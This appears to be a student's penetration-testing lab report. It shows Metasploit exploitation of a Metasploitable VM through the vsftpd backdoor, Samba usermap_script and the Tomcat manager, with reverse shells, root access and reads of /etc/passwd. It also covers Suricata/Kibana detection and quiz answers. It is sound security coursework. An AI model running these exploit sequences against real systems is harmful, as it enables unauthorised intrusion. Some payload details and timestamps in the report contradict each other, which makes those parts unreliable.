


Required Evidence for Each Step

| Step | What to Show                                                 | How to Capture It                                                                   |
|------|--------------------------------------------------------------|-------------------------------------------------------------------------------------|
| A2   | Screenshot of nmap -sV -O output showing vulnerable services |  |

B2

Screenshot of vsftpd  
exploit: msfconsole  
showing successful run  
with shell access

The screenshot shows a Metasploit terminal window titled 'kati@kati: ~'. The window has a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. The main content area displays the 'METASPLOIT CYBER MISSILE COMMAND V5' interface. It features a top status bar with 'Host: 10.10.10.10', 'Port: 21', and 'Status: Open'. Below this is a large terminal window showing the output of the exploit. The output includes a table of results with columns for 'Stop Time', 'Src IP', 'Country', 'Src Port', 'Dest IP', 'Country', 'Dest Port', and 'Packets'. The table shows a successful connection from 10.10.10.10 to 10.10.10.10 on port 21. Below the table, the output shows the results of the exploit, including the command 'WAVE 5', the score '31337', and the high 'FFFFFFF'. The output also shows the command 'F #'. At the bottom of the terminal window, the URL 'https://metasploit.com' is displayed. The terminal window is titled 'metasploit v6.4.135-dev'.

```
kali@kali: ~  
Session Actions Edit View Help  
msf exploit(unix/ftp/vsftpd_234_backdoor) > search vsftpd  
  
Matching Modules  
  
# Name Disclosure Date Rank Check  
- - - - -  
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes  
VSFTPD 2.3.2 Denial of Service  
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent Yes  
VSFTPD 2.3.4 Backdoor Command Execution  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
  
msf exploit(unix/ftp/vsftpd_234_backdoor) > use 1  
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp  
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
  
Name Current Setting Required Description  
- - - - -  
RHOSTS IP, Hostname, Country yes Host or IP of the target (required)  
RPORT 21 yes The target port (TCP)  
  
Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):  
  
Name Current Setting Required Description  
- - - - -  
FETCH_COMMAND CURL yes Command to fetch payload (Accepted: CURL, FTP, TFTP, INFTP, WGET)  
FETCH_DELETE false yes Attempt to delete the binary after execution  
FETCH_FILELESS none yes Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)  
FETCH_SRVHOST no Local IP to use for serving payload  
FETCH_SRVPORT 8080 yes Local port to use for serving
```

B3


Screenshot of Samba exploit showing session established (session 1 opened)



```
[*] 10.10.1.20 - Command shell session 6 closed.
msf exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOSTS 10.10.1.20
RHOSTS => 10.10.1.20
msf exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set LHOST 10.10.1.10
LHOST => 10.10.1.10
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.10.1.10:4444
[*] Command shell session 7 opened (10.10.1.10:4444 -> 10.10.1.20:40930) at 2026-09-16 21:56:44 -0400

sessions -i 7
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>


whoami
root
ls -la /home
total 24
drwxr-xr-x 6 root root 4096 Apr 16 2010 .
drwxr-xr-x 21 root root 4096 Sep 16 21:28 ..
drwxr-xr-x 2 root nogroup 4096 Mar 17 2010 ftp
drwxr-xr-x 5 msfadmin msfadmin 4096 May 20 2012 msfadmin
drwxr-xr-x 2 service service 4096 Apr 16 2010 service
drwxr-xr-x 3 user user 4096 May 7 2010 user
cat etc/passwd | head -5
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
```

|    |                                                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|----|-----------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| B4 | Screenshot of Tomcat exploit showing Meterpreter session and <code>getuid</code> output |  <pre>kali@kali: ~ Session Actions Edit View Help msf6 multi/http/tomcat_mgr_deploy &gt; run [*] Started reverse TCP handler on 10.10.1.10:4444 [*] Attempting to automatically select a target... [*] Automatically selected target "Linux x86" [*] Uploading 6224 bytes as 5AIVg0nEEwd4EH8yAARLPZWjJr.war ... [*] Executing /5AIVg0nEEwd4EH8yAARLPZWjJr/Y6jbaERaKKyW2QJD6FVymrAcLHEw.jsp ... [*] Undeploying 5AIVg0nEEwd4EH8yAARLPZWjJr ... [*] Sending stage (58073 bytes) to 10.10.1.20 [*] Meterpreter session 8 opened (10.10.1.10:4444 -&gt; 10.10.1.20:56652) at 2023-09-16 22:07:17 -0400  meterpreter &gt; sessions -i 8 [*] Session 8 is already interactive. meterpreter &gt; getuid Server username: tomcat55 meterpreter &gt; sysinfo Computer      : metasploitable OS           : Linux 2.6.24-16-server (i386) Architecture : x86 System Language : en_US Meterpreter   : java/linux meterpreter &gt; shell Process 1 created. Channel 1 created.</pre> |
| B6 | Screenshot of <code>sessions -l</code> showing at least 2 active sessions               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |

|    |                                                         |                                                                                                                                                                                                                                                                                                                                                                                                             |
|----|---------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|    |                                                         |  <p>A terminal window running Metasploit (msf) on a Kali Linux machine. The user has established a session with ID 10, connecting to 10.10.1.20 via a meterpreter session. The user runs 'whoami' and receives 'root' as output. The terminal shows the Metasploit interface with various commands and their outputs.</p> |
| C3 | Screenshot of Kibana alerts showing Nmap scan detection |  <p>A screenshot of the Kibana interface showing a list of alerts. The alerts are generated by the 'suricata' engine and indicate a 'Possible' detection of an Nmap scan. The interface includes a search bar, a list of fields, and a table of alert details.</p>                                                       |


C4

### Screenshot of FTP exploit traffic in Kibana




C5

### Screenshot of Samba exploit alert in Kibana




C7

Screenshot of Discover  
tab timeline showing your  
attack sequence



D2

Screenshot of VirtualBox showing all VMs as Powered Off





## Written Answers

Answer these in the same document after your screenshots:

- **What command in msfconsole shows all available options for a loaded module?**

Show options

- **What is the difference between `exploit` and `run` in msfconsole?**

There is no functional difference; run and exploit are aliases for the exact same command in msfconsole that executes the currently selected module and payload.

- **For the vsftpd exploit, what character sequence in the username triggered the backdoor?**

The smiley face sequence: :)

- **What protocol and port did the Meterpreter reverse shell use for callback when exploiting Samba?**

Protocol: TCP

Port: 4444

- **In Kibana, what Suricata signature ID was triggered by the Tomcat WAR deployment?**

(Hint: Look in the alert details for `alert.signature_id`)

Expand the Tomcat alert row in Kibana Discover and check the `suricata.eve.alert.signature_id` field

- **Explain why SIEM could see the traffic between Kali and Metasploitable even though it has a separate IP address on the same internal network.**

By operating in Promiscuous Mode the SIEM VM allows Suricata its Network Intrusion Detection System to inspect every packet sent across the virtual network. This enables the SIEM to capture and analyze all traffic traversing the virtual switch, even data destined for other IP addresses.

## Reflection Questions

Answer these for full understanding:

- **Which exploit was the fastest to execute? Why do you think that is?**

The vsftpd Backdoor. Because it only requires sending a single raw TCP string containing :) to port 21, which instantly opens a hardcoded listener shell on port 6200 without needing complex payload staging or web application parsing.

- **Why did we need to set LHOST for some payloads but not for the vsftpd exploit?**

The LHOST is only needed for reverse shells so the target knows where to connect back, whereas bind shells like vsftpd listen directly on the target for Kali to connect to.

- **If SIEM had been configured with promiscuous mode disabled, would it still have detected these attacks? Why or why not?**

No, because without the promiscuous mode, the SIEM drops traffic not meant for its own IP and would miss the Kali-to-Metasploitable attack packets entirely.

- **What detection rule would you write to catch the Tomcat manager WAR deployment?**

The Suricata rule because that flags HTTP POST or PUT requests targeted at the /manager/html/upload endpoint or containing .war file signatures.